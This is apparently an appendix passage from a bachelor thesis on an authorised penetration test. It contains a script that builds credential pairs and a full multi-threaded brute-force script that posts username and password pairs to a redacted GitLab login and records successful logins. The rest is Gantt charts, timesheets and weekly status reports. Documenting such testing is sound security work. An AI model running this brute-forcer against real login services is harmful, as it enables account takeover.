                username = "{}@picterus.com".format(username)
            if len(pwd) >= 8:
                username_pwd_pair.append((username, pwd))

    return username_pwd_pair


def get_entries_from_file(path, default_value="password"):

    results = []
    with open(path, "r") as file:
        for line in file:
            if ":" in line:
                if default_value == "username":
                    results.append(line.split(":")[0].strip())
                else:
                    results.append(line.split(":")[1].strip())
            else:
                results.append(line.strip())
    return results


if __name__ == "__main__":
    pwd_list_substring = input(
        "What password-list do you want to join with? ")
    username_list_substring = input(
        "What username-list do you want to join with? ")
    append_picterus_email = input(
        "Do you wish to append picterus-email to the usernames? (y/n) ")

    if append_picterus_email == "y":
        pwd_username_list = generate_email_credential_pairs(
            username_list_substring,
            pwd_list_substring,
            append_mail=True
        )
```

```python

    else:
        pwd_username_list = generate_email_credential_pairs(
            username_list_substring,
            pwd_list_substring,
        )

    with open("generated_pwd_list.txt", "w") as file:
        for username, password in pwd_username_list:
            file.write("{}:{}\n".format(username, password))
```

B.7 Custom Brute Forcing Script

Multi-threaded brute-forcing script with restoration functionality on failure. Optional argument to use custom username-password dictionary.

```
python custom_bruteforce.py <custom wordlist>
```

```python
from timeit import default_timer as timer
import atexit
import threading
from threading import Lock
import os
import sys
import requests
import json

PASSWORD_DICT = "generated_pwd_list.txt"
GITLAB_LOCATION = "<Redacted>"
OUTPUT_LOC = "grafana_output.txt"
mutex = Lock()
kill_all = False


def get_usernames_and_pwd_from_file(path, drivers):

    restore_state = None
    if os.path.exists("restore_process.json"):
        with open("restore_process.json", "r") as file:
            restore_state = json.load(file)

    user_pwd_pairs = []
    with open(path, "r") as file:
        for line in file:
            if ":" in line:
                user_pwd = line.strip().split(":")
                username = user_pwd[0]
                pwd = user_pwd[1]
                if len(pwd) >= 8:
                    user_pwd_pairs.append((username, pwd))
    pairs_with_driver_ref = [[] for x in range(drivers)]
    pairs_per_driver = int(len(user_pwd_pairs)/drivers)
    remaining_diff = len(user_pwd_pairs) % drivers
    driver_index = 0
    pair_index = 0
    for username, password in user_pwd_pairs:
        if pair_index > (driver_index+1)*pairs_per_driver and driver_index != drivers-1:
                driver_index += 1

            pairs_with_driver_ref[driver_index].append((username, password, driver_index))

            pair_index += 1

    restored_list = []
    if restore_state:
        for key, pwd_list in enumerate(pairs_with_driver_ref):
            key_as_str = "{}".format(key)
            if key_as_str in restore_state:
                start_index = restore_state[key_as_str]-1
            else:
                start_index = 0
            restored_list.append(pwd_list[start_index:-1])
    else:
        restored_list = pairs_with_driver_ref
    return restored_list


def thread_wrapper(arg_set):
    thread_start = timer()
    rate_lim_time = None
    rate_lim = None
    time_at_rate_lim = None
    current_thread_num = None
    error_counter = 0
    req_index = 0
    for username, password, thread_num in arg_set:
        current_thread_num = thread_num
        post_body = {"user": username, "password": password}
        start = timer()
        try:
            with requests.post(GITLAB_LOCATION, post_body) as response:
                end = timer()
                if response.status_code != 401:
                    print("!!VALID:", username, password, "!!")
                    with open("grafana_result.txt", "a") as file:
                        file.write("{}:{}:{}\n".format(
                            response.status_code,
                            username,
                            password)
                        )
                else:
                    if response.json()["message"] != "Invalid username or password":
                        print(response.json())
                    print("INVALID:", username, password)
                req_index += 1
                if end - start >= 1 and not rate_lim and not rate_lim_time:
                    # interpret any delay over 1 sec as a rate-limit
                    # and print for debugging purposes
                    rate_lim_time = timer()
                    rate_lim = req_index
                    time_at_rate_lim = rate_lim_time - thread_start
                    print(time_at_rate_lim, rate_lim)
        except Exception as e:
            print(e)
            error_counter += 1
        # kill thread on 10 errors, state of thread will be backed up
        if error_counter >= 10 or kill_all:
            backup_thread_state(req_index, current_thread_num)
            sys.exit()


def backup_thread_state(pwd_list_index, thread_number):
    thread_number_str = "{}".format(thread_number)
    mutex.acquire()

    if not os.path.exists("restore_process.json"):
        json_body = {
            thread_number_str: pwd_list_index
        }
        with open("restore_process.json", "w") as file:
            json.dump(json_body, file, indent=4)
        mutex.release()
    else:
        with open("restore_process.json", "r") as file:
            json_body = json.load(file)
            json_body[thread_number_str] = pwd_list_index
            with open("restore_process.json", "w") as file:
                json.dump(json_body, file, indent=4)
        mutex.release()


def handle_exit(threads):
    global kill_all
    kill_all = True

    for thread in threads:
        thread.join()


if __name__ == "__main__":
    arg_list = sys.argv
    if len(arg_list) > 1:
        PASSWORD_DICT = arg_list[1]
    thread_num = 6
    print("using pwd_dict", PASSWORD_DICT)
    pairs = get_usernames_and_pwd_from_file(PASSWORD_DICT, thread_num)
    pair_sum = 0
    for pair_set in pairs:
        pair_sum += len(pair_set)
        print("# pair_set has {} pairs".format(len(pair_set)))
    print("Total number of tries is {}".format(pair_sum))
    line_index = 0

    threads = [threading.Thread(
        target=thread_wrapper,
        args=([pairs[x]])) for x in range(thread_num)]

    for thread in threads:
        thread.start()

    atexit.register(handle_exit, threads)
```

C Gant Diagrams




Figure 10: Hourly Gantt Chart




Figure 11: Daily Gantt Chart

	TASK NAME	START DATE	END DATE	TEAM MEMBER	PERCENT COMPLETE	DURATION (Approx. hour)		ACTUAL END*	DAYS OVERDUE*	DAYS REMAINING*	DAYS SPENT*	DAYS ALLOCATED*	END WEEK*	HOURS COMPLETE*	HOURS SPENT*	HOURS OVERDUE*	HOURS REMAINING*	START DAY*	START HOUR*	START WEEK*
Overview and Plannig (Weeks 2 - 4)																				
	Kickoff	1/11/2021	1/11/2021	Both	100%	4		1/11/2021	0	0	1	1	2	4	4	0	0	1/11/2021	0	2
	Find client + recon	1/11/2021	1/15/2021	Both	100%	10		1/21/2021	6	0	5	5	2	10	10	0	0	1/11/2021	0	2
	Overview of project, templates and misc	1/12/2021	1/15/2021	Sebastian	100%	7		1/22/2021	7	0	4	4	2	7	14.5	7.5	0	1/12/2021	8	2
	Start meeting	1/14/2021	1/14/2021	Both	100%	1		1/14/2021	0	0	1	1	2	1	1	0	0	1/14/2021	24	2
	Problem description v1	1/18/2021	1/22/2021	Both	100%	3		1/22/2021	0	0	5	5	3	3	3	0	0	1/18/2021	56	3
	Statement of work v1	1/18/2021	1/22/2021	Both	100%	10		1/26/2021	4	0	5	5	3	10	17.5	7.5	0	1/18/2021	56	3
System overview and pentestplan (Weeks 4 - 7)																				
	Thesis: write method	1/18/2021	1/29/2021	Sebastian	100%	16		2/1/2021	3	0	12	12	4	16	10	-6	0	1/18/2021	56	3
	Contract, NDA and SoW meeting	1/22/2021	1/29/2021	Both	100%	4		1/29/2021	0	0	8	8	4	4	4	0	0	1/22/2021	88	3
	Statement of work v2	1/25/2021	1/29/2021	Both	100%	6		1/29/2021	0	0	5	5	4	6	8	2	0	1/25/2021	112	4
	Class activites	1/26/2021	1/27/2021	Both	100%	10		1/27/2021	0	0	2	2	4	10	12	2	0	1/26/2021	120	4
	Technical Report: Threat Modelling	2/1/2021	2/5/2021	Jakob	100%	16		2/13/2021	8	0	5	5	5	16	16	0	0	2/1/2021	168	5
	Recon Kubernetes	2/1/2021	2/6/2021	Sebastian	100%	23		2/12/2021	6	0	6	6	5	23	23	0	0	2/1/2021	168	5
	Recon API	2/2/2021	2/6/2021	Both	100%	23		2/19/2021	13	0	5	5	5	23	22.5	-0.5	0	2/2/2021	176	5
	Problem Statement Presentation	2/4/2021	2/4/2021	Both	100%	6		2/4/2021	0	0	1	1	5	6	6	0	0	2/4/2021	192	5
	Recon Cloud Storage	2/8/2021	2/12/2021	Sebastian	100%	23		2/23/2021	11	0	5	5	6	23	14	-9	0	2/8/2021	224	6
	Recon GitLab Server	2/8/2021	2/19/2021	Sebastian	100%	23		2/23/2021	4	0	12	12	7	23	23	0	0	2/8/2021	224	6
	Recon Metrics Dashboard	2/8/2021	2/12/2021	Jakob	100%	23		2/23/2021	11	0	5	5	6	23	29.5	6.5	0	2/8/2021	224	6
	Recon Cloud SQL	2/8/2021	2/19/2021	Jakob	100%	23		2/18/2021	-1	0	12	12	7	23	10	-13	0	2/8/2021	224	6
	Recon Website	2/8/2021	2/12/2021	Jakob	100%	23		2/19/2021	7	0	5	5	6	23	17.5	-5.5	0	2/8/2021	224	6
	Update Meeting 1	2/19/2021	2/19/2021	Both	100%	1		2/19/2021	0	0	1	1	7	1	1	0	0	2/19/2021	312	7
Relevant theory and some thesis writing (Weeks 8 - 10)																				
	Recon Password Dumps	2/17/2021	3/6/2021	Both	100%	25		3/7/2021	1	0	18	18	9	25	52.5	27.5	0	2/17/2021	296	7
	Thesis: write theory	2/22/2021	3/5/2021	Both	100%	30		3/6/2021	1	0	12	12	9	30	36.5	6.5	0	2/22/2021	336	8
	Thesis: write preface	2/22/2021	2/26/2021	Sebastian	100%	5		2/26/2021	0	0	5	5	8	5	3.5	-1.5	0	2/22/2021	336	8
	Technical Report	2/22/2021	3/5/2021	Jakob	100%	5		3/5/2021	0	0	12	12	9	5	5	0	0	2/22/2021	336	8
	Thesis: write assignment, structure and wordlist	3/1/2021	3/5/2021	Jakob	100%	8		3/5/2021	0	0	5	5	9	8	8	0	0	3/1/2021	392	9
	Technical Report: System Overview	3/1/2021	3/5/2021	Sebastian	100%	10		3/5/2021	0	0	5	5	9	10	11	1	0	3/1/2021	392	9
	Grooming and ac	3/5/2021	3/6/2021	Both	100%	3		3/4/2021	-2	0	2	2	9	3	3	0	0	3/5/2021	424	9

Practical testing and consqutive result writing (Weeks 10 - 16)																			
Exploit Website	3/8/2021	3/20/2021	Jakob	100%	38		3/25/2021	5	0	13	13	11	38	44	6	0	3/8/2021	448	10
Exploit GitLab Server	3/8/2021	3/20/2021	Sebastian	100%	38		3/16/2021	-4	0	13	13	11	38	38.5	0.5	0	3/8/2021	448	10
Update Meeting 2	3/11/2021	3/11/2021	Both	100%	1		3/11/2021	0	0	1	1	10	1	1	0	0	3/11/2021	472	10
Grooming and admin: week 10	3/12/2021	3/13/2021	Both	100%	1.5		3/13/2021	0	0	2	2	10	1.5	1.5	0	0	3/12/2021	480	10
Grooming and admin: week 11	3/19/2021	3/20/2021	Both	100%	1.5		3/20/2021	0	0	2	2	11	1.5	0.5	-1	0	3/19/2021	536	11
Recon Android App	3/22/2021	3/24/2021	Both	100%	34		3/25/2021	1	0	3	3	12	34	35.5	1.5	0	3/22/2021	560	12
Exploit Android App	3/24/2021	4/2/2021	Sebastian	100%	64		4/8/2021	6	0	10	10	13	64	58.5	-5.5	0	3/24/2021	576	12
Grooming and admin: week 12	3/26/2021	3/27/2021	Both	100%	1.5		3/27/2021	0	0	2	2	12	1.5	0.5	-1	0	3/26/2021	592	12
Exploit API	3/29/2021	4/2/2021	Jakob	100%	50		4/6/2021	4	0	5	5	13	50	53	3	0	3/29/2021	616	13
Grooming and admin: week 13	4/2/2021	4/3/2021	Both	100%	1.5		4/3/2021	0	0	2	2	13	1.5	1	-0.5	0	4/2/2021	648	13
Exploit Cloud	4/5/2021	4/10/2021	Sebastian	100%	16		4/10/2021	0	0	6	6	14	16	14.5	-1.5	0	4/5/2021	672	14
Exploit Metrics Dashboard	4/5/2021	4/10/2021	Jakob	100%	34		4/9/2021	-1	0	6	6	14	34	28.5	-5.5	0	4/5/2021	672	14
Update Meeting 3	4/8/2021	4/8/2021	Both	100%	1		4/8/2021	0	0	1	1	14	1	1	0	0	4/8/2021	696	14
Grooming and admin: week 14	4/9/2021	4/10/2021	Both	100%	1.5		4/8/2021	-2	0	2	2	14	1.5	1	-0.5	0	4/9/2021	704	14
Exploit remaining	4/12/2021	4/16/2021	Sebastian	100%	16		4/20/2021	4	0	5	5	15	16	16	0	0	4/12/2021	728	15
Grooming and admin: week 15	4/16/2021	4/17/2021	Both	100%	1.5		4/17/2021	0	0	2	2	15	1.5	1	-0.5	0	4/16/2021	760	15
Techincal Report and finalization of thesis (Weeks 15 - 20)																			
Technical Report: Results, Vulnerabilites, Observations	4/12/2021	4/30/2021	Both	100%	68		4/16/2021	-14	0	19	19	17	68	38.5	-29.5	0	4/12/2021	728	15
Technical Report: Recommendati ons	4/12/2021	4/30/2021	Both	100%	20		4/22/2021	-8	0	19	19	17	20	24.5	4.5	0	4/12/2021	728	15
Executive summary	4/12/2021	4/30/2021	Both	100%	34		4/22/2021	-8	0	19	19	17	34	15	-19	0	4/12/2021	728	15
Thesis: Correct Old	4/12/2021	4/30/2021	Both	100%	32		4/28/2021	-2	0	19	19	17	32	29.5	-2.5	0	4/12/2021	728	15
Thesis: First draft	4/21/2021	5/4/2021	Both	100%	100		5/5/2021	1	0	14	14	18	100	96	-4	0	4/21/2021	800	16
Grooming and admin: week16	4/23/2021	4/24/2021	Both	100%	1.5		4/24/2021	0	0	2	2	16	1.5	0.5	-1	0	4/23/2021	816	16
Update Meeting 4	4/26/2021	4/26/2021	Both	100%	1		4/26/2021	0	0	1	1	17	1	1	0	0	4/26/2021	840	17
Review Technical Report	4/27/2021	5/4/2021	Both	100%	8		4/26/2021	-8	0	8	8	18	8	1	-7	0	4/27/2021	848	17
Grooming and admin: week 17	4/30/2021	5/1/2021	Both	100%	1.5		4/27/2021	-4	0	2	2	17	1.5	1	-0.5	0	4/30/2021	872	17
Grooming and admin: week 18	5/7/2021	5/8/2021	Both	100%	1.5		5/8/2021	0	0	2	2	18	1.5	1.5	0	0	5/7/2021	928	18
Make Technical Report Presentation	5/3/2021	5/10/2021	Both	100%	25		5/11/2021	1	0	8	8	19	25	37.5	12.5	0	5/3/2021	896	18
Present Thesis	5/11/2021	5/11/2021	Both	100%	2		5/11/2021	0	0	1	1	19	2	2	0	0	5/11/2021	960	19

	Review appendices and admin	5/5/2021	5/14/2021	Both	100%	16		5/14/2021	0	0	10	10	19	16	22.5	6.5	0	5/5/2021	912	18
	Thesis: Second draft	5/5/2021	5/15/2021	Both	100%	54		5/15/2021	0	0	11	11	19	54	56.5	2.5	0	5/5/2021	912	18
	Grooming and admin: week 19	5/14/2021	5/15/2021	Both	100%	1.5		5/15/2021	0	0	2	2	19	1.5	0.5	-1	0	5/14/2021	984	19
	Review Thesis	5/13/2021	5/20/2021	Both	100%	20		5/20/2021	0	0	8	8	20	20	10	-10	0	5/13/2021	976	19
	COMPLETION	1/11/2021	5/20/2021		99.95%	1000				0.065	129.935	130	20	1028	999.5	0	-28			2

D Status Reports and Time Sheets

Project Status Summary for bachelor-project 11, week 19 2021

Trondheim, 15.05.2021

This summary contains the key take-aways for all project-reports produced during the bachelor-project. For more details on the individual weeks, please refer to the relevant reports.

Hours Worked Per Week:

Number of hours worked per week for a given team-member throughout the project.

Week	*Sebastian*	*Jakob*	*Sum*
2	13	9	22
3	13.25	16.25	29.5
4	16.5	13	29.5
5	25	20	45
6	33	43	76
7	15	21.5	36.5
8	38	34	72
9	23.5	31	54.5
10	30.5	29	59.5
11	23.5	5	28.5
12	34	19	53
13	35	43	78
14	28	42	70
15	34	30.5	64.5
16	32.5	31	63.5
17	31	37.5	68.5
18	32	36	68
19	35	36	71

Hours Worked Assigned on Gantt and Worked Total:

The total number of hours worked vs the hours assigned. Tickets where both are assigned are split 50/50 for the allocation estimation, and this may not always be fully representative of the labour-division for the given ticket.

Stats	***Hours worked***	***Hours Allocated***
Jakob	497	494
Sebastian	493	513
Totalt	990	1006


Hours Spent and Allocated Per Phase

The number of absolute hours spent per phase vs number of hours assigned for estimation.

Phase	***Hours Worked***	***Hours allocated***
Overview and Planning	50	35
System overview and pentestplan (Recon)	196.5	220
Relevant theory and some thesis writing	119.5	86
Practical testing and consecutive result writing (Exploit)	296	301
Technical Report and finalization of thesis	327.5	386

Percentage of Tickets Allocated Per Person

The absolute percentage of tickets assigned to a given team-member. Keep in mind that this is not a measurement of the time each of those tickets took, but just the number of them.



Sebastian Ikin and Jakob Madsen
TDAT3001

Weekly Statuses

- Economy is a measure of how many hours used for a given week.
- Results indicating the number of unfinished tickets for a given week.
- Cooperation the difference in hours worked for both team members in the given week.
- Calendar Time is a measure of the status of all the tickets behind schedule.

	2	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**
Economy	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟨	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩
Results	🟩	🟨	🟩	🟩	🟨	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩
Cooperation	🟩	🟩	🟩	🟩	🟧	🟨	🟩	🟨	🟩	🟥	🟥	🟨	🟥	🟩	🟩	🟨	🟩	🟩
Calendar Time	🟩	🟩	🟩	🟩	🟨	🟨	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩

(Green is better, red is worse)

Sebastian Ikin and Jakob Madsen
TDAT3001

Status-report for bachelor-project 11, week 2 2021
Trondheim, 16.01.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Kickoff	2	2	4	4
Find client + recon	3	5.5	8.5	8.5
Overview of project, templates and misc	7.5	1	8.5	8.5
Start meeting	0.5	0.5	1	1

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	13	9	22	22

** Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟩	🟩	🟩

Done	Kickoff, Overview of project, templates and misc, Start meeting
Tasks next week	Problem description, Statement of work
Tasks left from week	Find client + recon

Problems	Hitting a bottleneck due to lack of client. Several have been contacted and showed interest.
Solutions	Following up leads and being patient, it is a matter of waiting for potential clients to respond to our offer.

Sebastian Ikin and Jakob Madsen
TDAT3001

Kunnskap for en bedre verden

Status-report for bachelor-project 11, week 3 2021

Trondheim, 18.01.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Statement of work v1	3	7	10	13
Thesis: write method	4	0	4	4
Find client + recon	0.75	0.75	1.5	10
Contract, NDA and SoW meeting	1	1	2	2
Overview of project, templates and misc	3	3	6	14.5

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	11.75	11.75	23.5	48.5

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

	Economy	Results	Cooperation	Calendar time
Project status	🟩	🟨	🟩	🟩

Done	Find client + recon, Overview of project, templates and misc
Tasks next week	Statement of work v2, Recon, pentestplan v1
Tasks left from week	Problem description v1, Statement of work v1

Problems	Most tickets assigned for this week have not been finished due to them being dependent on us having a client, which we didn't have until Thursday. The tickets are however close to being finished.
Solutions	The ticket causing the bottleneck has been dealt with and as such there is no need to make any direct mitigations.

Sebastian Ikin and Jakob Madsen
TDAT3001

Status-report for bachelor-project 11, week 4 2021
Trondheim, 29.01.2021

Activity	***Sebastian***	***Jakob***	***SUM Week***	***SUM TOTAL***
Statement of work v1	2.5	2	4.5	17.5
Class activites	6	6	12	12
Statement of work v2	4	4	8	8
Thesis: write method	3	0	3	7
Contract, NDA and SoW meeting	1	1	2	4

	Week Sebastian	***Week Jakob***	***Totals Week***	***Totals Project***
SUM	16.5	13	29.5	78

* *Green is ok, yellow is danger and red is critical, colors are presented as a range.*

